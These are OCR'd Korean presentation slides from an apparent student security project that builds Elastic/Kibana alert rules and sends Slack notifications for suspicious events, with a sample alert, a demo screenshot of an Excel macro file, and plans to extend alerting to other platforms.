
-> count 될 때

-> 'event.module'에서 1~5순위까지

-> 한 번 이상 발생되면

-> 1 분 내에

3. Slack 알림 구현




-> 조건 충족 시 동작

-> 예시

[보안 경고]
10.0.1.13에 대한 보안 경고가 발생함:
- 발생 Event ID : '8198'
- 발생 횟수: 2
- 충족 조건: count is greater than 1 over 1m
- 시간: 2023-06-19T11:22:38.500Z

4. 시현 영상


VBA2.xlsm - Microsoft Excel (Trial)
Security Warning
Macros have been disabled.
Enable Content
자동화
프로그램
테스트
Sheet1
Ready
note
process
pid
arch
last

5. 향후 계획

- **조금 더 구체적인 조건문 구성**
  -> ElastAlert 및 X-PACK 사용 및 cURL을 통해 알림 전송

- **Slack 외에도 Discord, Kakaotalk에도 경고**
  -> 현재는 Slack만 가능하나 Discord의 bot, 카카오톡의 오픈 채팅방 등을 통해서 경고 메시지 전송

- **Stack Management 외의 사용**
  -> Watcher나 ElastAlert 등의 사용을 통하여 정교한 작업이 가능

6. Q&A

CCIT
CULTURE CONTENTS & INFORMATION TECHNOLOGY

Q&A 질문과 답변